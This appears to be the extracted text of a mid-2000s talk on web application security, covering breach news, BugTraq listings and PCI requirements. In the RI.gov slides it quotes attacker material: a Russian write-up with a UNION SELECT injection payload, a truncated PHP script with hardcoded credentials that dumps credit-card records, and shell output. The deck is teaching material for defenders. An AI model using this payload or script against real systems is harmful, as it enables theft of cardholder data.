



Web Application Hacking

Matthew Fisher, SPI Dynamics CNA, MCSA, MCSE, CCSE, CCSE, CISSP, DISA IATAC SME


Topics

- Comparing web app sec to host / network security
- Web Application Security Newsmakers
- Cross-site-scripting
- XSS Proxy
- SQL Injection
- SQL Injection “spot” techniques
- Nasty SQL Injections
- Blind SQL Injection
- Testing ACLs with param manip
- Web Telnet: Something fun for WebDav Uploads
- Bad Extension source disclosures
- Managing web app sec
 - Contributing factors to the problem
 - Approach to web app sec programs
 - Why the C&A process fails web app sec


Web Application Development “Truisms”

- Web applications are software
- Multi-billion dollar software companies inadvertently create a massive number of vulnerabilities in their software
- Your web developers have a lot less training and resources than software companies do.
- Development standards emphasize functionality, not security
- C-Levels understand other topics better – IDS / IPS, patches
- Web App dev not approached as engineering

Most Exposed and Least Protected



Uniform Vulnerabilities are Manageable



Web Application Vulnerability Characteristics

- **Affects all Web applications:**

- Exists in your own application, not the operating system
- Can exist regardless of the Web server, operating system, configuration, or patch level

- **Extremely easy to exploit:**

- Sometimes requires nothing more than a Web browser
- Orders of magnitude easier than buffer overflows

- **Difficult to deal with at the perimeter:**

- SSL Encrypted Traffic , Huge Volume
- Rules granular to each input on each page, change as app changes

DoD Information Assurance Model

- Hardened Builds
 - Patch Management
 - Configuration Management
- Network Scanning
- Firewalls
- IDS / IPS
- AV, ASPY, A-SPAM

DoD Web Application Assurance Model

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Tuesday's BugTraq Summary Pt 1

- > -----
- > I. FRONT AND CENTER
- > 1. Windows rootkits of 2005, part three
- > 2. Patching a broken Windows
- > II. BUGTRAQ SUMMARY
- > 1. MTink Home Environment Variable **Buffer Overflow Vulnerability**
- > 2. MyBB Print Thread Script **HTML Injection Vulnerability**
- > 3. MyBB File Upload **SQL Injection Vulnerability**
- > 4. IBM AIX GetShell and GetCommand File Enumeration Vulnerability
- > 5. IBM AIX GetShell and GetCommand Partial File Disclosure Vulnerability
- > 6. InTouch User Variable **SQL Injection Vulnerability**
- > 7. PHPJournaler Readold Variable **SQL Injection Vulnerability**
- > 8. Chimera Web Portal **Multiple Input Validation Vulnerabilities**
- > 9. B-Net Multiple **HTML Injection Vulnerabilities**
- > 10. ScozNet ScozBook AdminName Variable **SQL Injection Vulnerability**
- > 11. VBulletin Event Title **HTML Injection Vulnerability**
- > 12. Drupal **URL-Encoded Input HTML Injection Vulnerability**
- > 13. File::ExtAttr Extended File Attribute Off-By-One Buffer Overflow Vulnerability
- > 14. DiscusWare Discus Error Message **Cross-Site Scripting Vulnerability**
- > 15. Gentoo Pinentry Local Privilege Escalation Vulnerability
- >

Tuesday's BugTraq Summary Pt 2

- > 16. INCOGEN Bugport **Multiple SQL Injection Vulnerabilities**
- > 17. SCO OpenServer Termsh Buffer Overflow Vulnerability
- > 18. INCOGEN Bugport Index.PHP **Multiple Cross-Site Scripting Vulnerabilities**
- > 19. EFileGo Multiple **Input Validation Vulnerabilities**
- > 20. Primo Place Primo Cart Multiple **SQL Injection Vulnerabilities**
- > 21. Valdersoft Shopping Cart **Remote File Include Vulnerability**
- > 22. Intel Graphics Accelerator Driver Remote Denial Of Service Vulnerability
- > 23. Linux Kernel SET_MEMPOLICY Local Denial of Service Vulnerability
- > 24. ESRI ArcPad APM File Processing Buffer Overflow Vulnerability
- > 25. IDV Directory Viewer **Index.PHP Information Disclosure Vulnerability**
- > 26. raSMP User-Agent **HTML Injection Vulnerability**
- > 27. Linux Kernel FIB_LOOKUP Denial of Service Vulnerability
- > 28. Lizard Cart CMS **Multiple SQL Injection Vulnerabilities**
- > 29. Linux Kernel Sysctl_String Local Buffer Overflow Vulnerability
- 30. Linux Kernel DVB Driver Local Buffer Overflow Vulnerability
- > 31. KPdf and KWord Multiple Unspecified Buffer and Integer Overflow Vulnerabilities
- > 32. OpenBSD DEV/FD Arbitrary File Access Vulnerability
- > 33. PHP MySQL_Connect Remote Buffer Overflow Vulnerability
- > 34. Apple AirPort Remote Denial of Service Vulnerability

Tuesday's BugTraq Pt 3

- > 35. Blue Coat Systems WinProxy Remote Host Header Buffer Overflow Vulnerability
- > 36. Blue Coat Systems WinProxy Remote Denial Of Service Vulnerability
- > 37. Blue Coat Systems WinProxy Telnet Remote Denial Of Service Vulnerability
- > 38. HylaFAX Remote PAM **Authentication Bypass Vulnerability**

- > 39. Hylafax **Multiple Scripts Remote Command Execution Vulnerability**
- > 40. Apache mod_auth_pgsqldb Multiple Format String Vulnerabilities
- > 41. Foro Domus **Multiple Input Validation Vulnerabilities**
- > 42. OnePlug CMS **Multiple SQL Injection Vulnerabilities**
- > 43. iNETstore Online Search **Cross-Site Scripting Vulnerability**
- > 44. ADN Forum Multiple **Input Validation Vulnerabilities**
- > 45. IBM Lotus Domino and Notes Multiple Unspecified Vulnerabilities
- > 46. Timecan CMS ViewID **SQL Injection Vulnerability**
- > 47. Modular Merchant Shopping Cart **Cross-Site Scripting Vulnerability**
- > 48. TheWebForum **Multiple Input Validation Vulnerabilities**
- > 49. Aquifer CMS Index.ASP **Cross-Site Scripting Vulnerability**
- > 50. TinyPHPForum Multiple **Directory Traversal Vulnerabilities**
- > 51. NetSarang XLPD Remote Denial of Service Vulnerability
- > 52. Navboard Multiple BBCode Tag **Script Injection Vulnerabilities**

Past News Makers

- **Victoria's Secret:** changing a number in the URL exposed purchase history for every customer.
Sued by New York State Attorney General
- **Gateway Computers:** changing a number in a cookie exposed purchase history and credit card details for every customer:
Exposed in *Wall Street Journal*
- **Guess Inc, Petco, others:** : SQL Injection attack exposed credit card information. **Investigated for *a full year* by Federal Trade Commission. Mandated security reviews and monitoring.**

October 10 2005 : Google Admits to XSS

Two different Google sites with XSS

Exposed logged on session ID and Account information

(Gmail anyone ?)

Cross-Site-Scripting whitepaper on SPIDynamics.com

Security Pipeline | Google Plugs Cross-Scripting Security Hole - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Address <http://www.securitypipeline.com/171204479>

October 10, 2005

Google Plugs Cross-Scripting Security Hole

By Gregg Keizer Courtesy of [TechWeb News](#)

Google has fixed a cross-scripting flaw that opened user accounts to hijacking, the search giant confirmed Monday.

According to San Jose, Calif.-based security vendor Finjan Software, the bug in two unnamed Google sub-sites could have allowed attackers to grab a Google user's cookie. If the user was currently logged on with their Google account -- necessary to use Google's Gmail and new [RSS Reader](#), for instance -- the stolen cookie would have let the attacker access some Google services, including viewing the user's saved searches or alerts, and/or use their identity in Google Groups.

"The cross site scripting vulnerability could have allowed a remote attacker to take over victims' Google Accounts, or fake the site's content in order to deceive end users into downloading malicious content or providing personal and confidential information," said Limor Elbaz, Finjan's vice president of business development, in a statement.

Finjan said that it informed Google of the vulnerability in late September, and provided the search giant with proof-of-concept code.

Google has since fixed the flaw. "Google was alerted to this issue... and we worked quickly to fix the problem, which has now been resolved," a Google spokesperson said in an e-mailed statement.

Google also said that it believed no user data was compromised.

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RELATED LINKS

- [New Hacker Targets: Cell Phones And PDAs](#)
- [Microsoft Details Antivirus And Anti-Spyware Timetable](#)
- [Attackers Could Text Message Cell Services To Death](#)
- [Firefox Marketing Site Hacked, Offline Again](#)
- [Vulnerability Spotted Symantec AntiVirus Scan Engine](#)
- [Florida Man First Arrested In Katrina Internet Scam](#)

LANdesk
Centralized Management.
Automated Protection.
One Console.

Strategies and advice for better mobile software
An information resource and community focused on creating better mobile software.

Power: The Engine Running Business

MICROSOFTS Internet

Google Mail Owned ?

Hackers Cracked Gmail

Google fixed a problem in its email program that allowed hackers to read people's email and pose as legitimate users.

November 16, 2005

Gmail Never Hacked, Google Says

While Red Herring [reports](#) that Gmail was vulnerable to hacking, Google says Gmail was never hacked and that Gmail users were never at any serious threat.

According to Google, the vulnerability would only work if someone knowingly provided the authentication token that appears in the browser address field after someone logs in. The token is that big stream of numbers and letters, such as:

`http://mail.google.com/mail/?auth=hdhd9dmndsa8a7nmnmnds89a8bfm43nmn4589pnbmnpnusdaa8`

NSA using Persistent Cookies

CNN.com WITH FREE VIDEO International
Member Center: [Sign In](#) | [Register](#) MAKE

SEARCH THE WEB CNN.com SEARCH

Home Page
World
U.S.
Weather
Business CNNMoney
Sports SI.com
Politics
Law
Technology
Science &
Health
Entertainment
Travel
Education
Special Reports
Video
Auto with Edmunds.com

TECHNOLOGY

NSA inadvertently uses banned 'cookies'

Thursday, December 29, 2005; Posted: 11:14 p.m. EST (04:14 GMT)

NEW YORK (AP) -- The National Security Agency's Internet site has been placing files on visitors' computers that can track their Web surfing activity despite strict federal rules banning most of them.

These files, known as "cookies," disappeared after a privacy activist complained and The Associated Press made inquiries this week, and agency officials acknowledged Wednesday they had made a mistake.



advertiser links [what's this?](#)
Save on All Your Calls with Vonage

Don Weber, an NSA spokesman, said in a statement Wednesday that the cookie use resulted from a recent software upgrade. Normally, the site uses temporary, permissible cookies that are automatically deleted when users close their Web browsers, he said, but the software in use shipped with persistent cookies already on.

"After being tipped to the issue, we immediately disabled the cookies," he said.

White House using Persistent Cookies



The screenshot shows a Fox News article from December 30, 2005. The article title is "White House Web Site Uses Forbidden Cookies Too". The byline is "Associated Press". The article text states that an outside contractor has been using internet tracking technologies at the White House's website, which is prohibited by a 2003 policy from the White House's Office of Management and Budget. A search bar and navigation links are visible at the top of the page.

FOX NEWS .com

SEARCH GO

E-MAIL STORY PRINTER FRIENDLY
FOXFAN CENTRAL

White House Web Site Uses Forbidden Cookies Too

Friday, December 30, 2005
Associated Press

NEW
YORK — Unbeknownst to the Bush administration, an outside contractor has been using Internet tracking technologies that may be prohibited to analyze usage and traffic patterns at the White House's Web site, an official said Thursday.

STORIES

David Almay, the White House's Internet director, promised an investigation into whether the practice is consistent with a 2003 policy from the White House's **Office of Management and Budget** banning the use of most such technologies at government sites.

Rhode Island State Government Portal: RI.Gov

Hackers steal credit card info from R.I. Web site

BY [Dibya Sarkar](#)

Published on Jan. 27, 2006

"Limited and encrypted credit card information for several thousand cardholders was obtained," she wrote in an e-mail message to Federal Computer Week. "It's important to note that RI.gov has been and continues to be in compliance with the Payment Card Industry's Data Security Standards, so the portal does not retain complete credit card data."

Payment Card Industry Audit Requirements

Compliance validation basics

In addition to adhering to the PCI Data Security Standard, compliance validation is required for all service providers.

Level	Validation Action	Validated By	Due Date
1	<ul style="list-style-type: none">Annual On-Site PCI Data Security AssessmentQuarterly Network Scan	<ul style="list-style-type: none">Qualified Data Security CompanyQualified Independent Scan Vendor	9/30/04
2	<ul style="list-style-type: none">Annual On-Site PCI Data Security AssessmentQuarterly Network Scan	<ul style="list-style-type: none">Qualified Data Security CompanyQualified Independent Scan Vendor	9/30/04
3	<ul style="list-style-type: none">Annual PCI Self-Assessment QuestionnaireQuarterly Network Scan	<ul style="list-style-type: none">Service ProviderQuarterly Network Scan	9/30/04


[^ Back to top](#)

Self-Assessment Questionnaire


1.5	Are egress and ingress filters installed on all border routers to prevent impersonation with spoofed IP addresses?	<input type="checkbox"/> Yes	<input type="checkbox"/> No	
1.6	Is payment card account information stored in a database located on the internal network (not the DMZ) and protected by a firewall?	<input type="checkbox"/> Yes	<input type="checkbox"/> No	
6.5	Were the guidelines commonly accepted by the security community (such as Open Web Application Security Project group (www.owasp.org)) taken into account in the development of Web applications?	<input type="checkbox"/> Yes	<input type="checkbox"/> No	<input type="checkbox"/> N/A
6.8	Are controls implemented on the server side to prevent SQL injection and other bypassing of client side-input controls?	<input type="checkbox"/> Yes	<input type="checkbox"/> No	<input type="checkbox"/> N/A
11.2	Is a vulnerability scan or penetration test performed on all Internet-facing applications and systems before they go into production?	<input type="checkbox"/> Yes	<input type="checkbox"/> No	

Except SQL Injection

И тут все началось :) Сайт явно дал понять, что входящие значения переменных никаким образом не фильтруются, выбросив вот такую ошибку: "You have an e SQL syntax. Check the manual that corresponds to your MySQL server version for syntax to use near \"\`" at line 14"




Далее переменной id была передано значение -999+union+select+1/* и к мое удивлению сайт реально оказался дырявым. На мой запрос скрипт ответил мне used SELECT statements have a different number of columns". Ничего сверхъестественного. Обычная sql-injection. Мне оставалось только подобрать:



После преобразования строки /etc/passwd мы получим строку

... and Egress Filtering ...


```
<?
set_time_limit(0);
ignore_user_abort(1);
$host="cabinet";
$mysql_login="pinky";
$mysql_passwd="Gn@rf!";
@mysql_connect("$host","$mysql_login","$mysql_passwd");
@mysql_select_db("ROGER") or die("table select error");
$query=mysql_query("SELECT ROGER_ID, Card_First_N,
Card_Exp_Month, Card_Exp_Year, Card_Address, Card_
Card_Country_Code, DECODE(Card_Number,'need_a_fi
Card_Number FROM CC_Transaction");
$fil=fopen("card_base.txt","a");
while ($row=mysql_fetch_array($query))
{
If($row[Status_Code]==0)
{
$res_c=$row[ROGER_ID].":".$row[Card_First_Name].":".
$row[Card_Last_Name].":".$row[Card_Type].":".$row[
":".$row[Card_Exp_Month].":".$row[Card_Exp_Year].":".
$row[Card_Address].":".$row[Card_City].":".$row[Card_State].
":".$row[Card_Code].":".$row[Card_Country_Code];
fwrite($fil,$res_c."\n");
}
}
fclose($fil);
?>
```



```
ri.gov - PuTTY
login as: awoodworth
Password:
Last login: Wed Dec 28 09:11:02 2005 from gut75-3-82-230-182-34.fbx.proxad.net
awoodworth@autocrat ~ # cat /etc/hosts
# /etc/hosts: This file describes a number of hostname-to-address
# mappings for the TCP/IP subsystem.  It is mostly
# used at boot time, when no name servers are running.
# On small systems, this file can be used instead of a
# "named" name server.  Just add the names, addresses
# and any aliases to this file...
# $Header: /home/cvsroot/gentoo-src/rc-scripts/etc/hosts,v 1.8 2003/08/04 20:12:
25 azarah Exp $
#
127.0.0.1      localhost autocrat www.ri.gov ri.gov
192.168.4.35   cabinet
#192.168.4.10  stuffie.stuffie.ri.neinetwork.com
#192.168.4.15  quahog
#192.168.4.20  ithing
192.168.1.20  doc

# IPv6 versions of localhost and co
::1 ip6-localhost ip6-loopback
```

256-bit Black Rectangle Encryption



CardSystems Solutions

Cardsystems Solutions, Inc.

California credit card holders and merchants have filed a class action lawsuit against Cardsystems. The suit claims the company was negligent by failing to adequately secure credit card data which led to a security breach exposing over 40 million credit card holders to potential fraud. Cardsystems allegedly broke Visa and MasterCard "Data Security Standards" which prohibits storing confidential consumer information. The lawsuit claims Cardsystems, Merrick Bank, Visa, and MasterCard have violated their duty to properly inform consumers of the nature and degree of a security breach. The suit claims that these violations constitute unfair, unlawful and deceptive business practices under California's Unfair Competition Law.

CardSystems Solutions: Class Action Suit

Cardsystems Solutions, Inc.

California credit card holders and merchants have filed a class action lawsuit against Cardsystems. The suit claims the company was negligent by failing to adequately secure credit card data which led to a security breach exposing over 40 million credit card holders to potential fraud. Cardsystems allegedly broke Visa and MasterCard "Data Security Standards" which prohibits storing confidential consumer information. The lawsuit claims Cardsystems, Merrick Bank, Visa, and MasterCard have violated their duty to properly inform consumers of the nature and degree of a security breach. The suit claims that these violations constitute unfair, unlawful and deceptive business practices under California's Unfair Competition Law.

US House of Representatives Investigates

STATEMENT OF

JOHN M. PERRY
PRESIDENT AND CEO

CARDSYSTEMS SOLUTIONS, INC.

BEFORE THE

UNITED STATES HOUSE OF REPRESENTATIVES

SUBCOMMITTEE ON OVERSIGHT
AND INVESTIGATIONS OF THE
COMMITTEE ON FINANCIAL SERVICES

Written Testimony of John M. Perry

CardSystems Solutions, Inc.

July 21, 2005

Despite these efforts, both Visa and American Express have

informed **CardSystems** this week that they both will **terminate us as a**

transactions processor as of October 31, 2005. We are disappointed

with these actions and, in light of our diligent efforts to remediate,

hope that both Visa and American Express will agree to discuss their

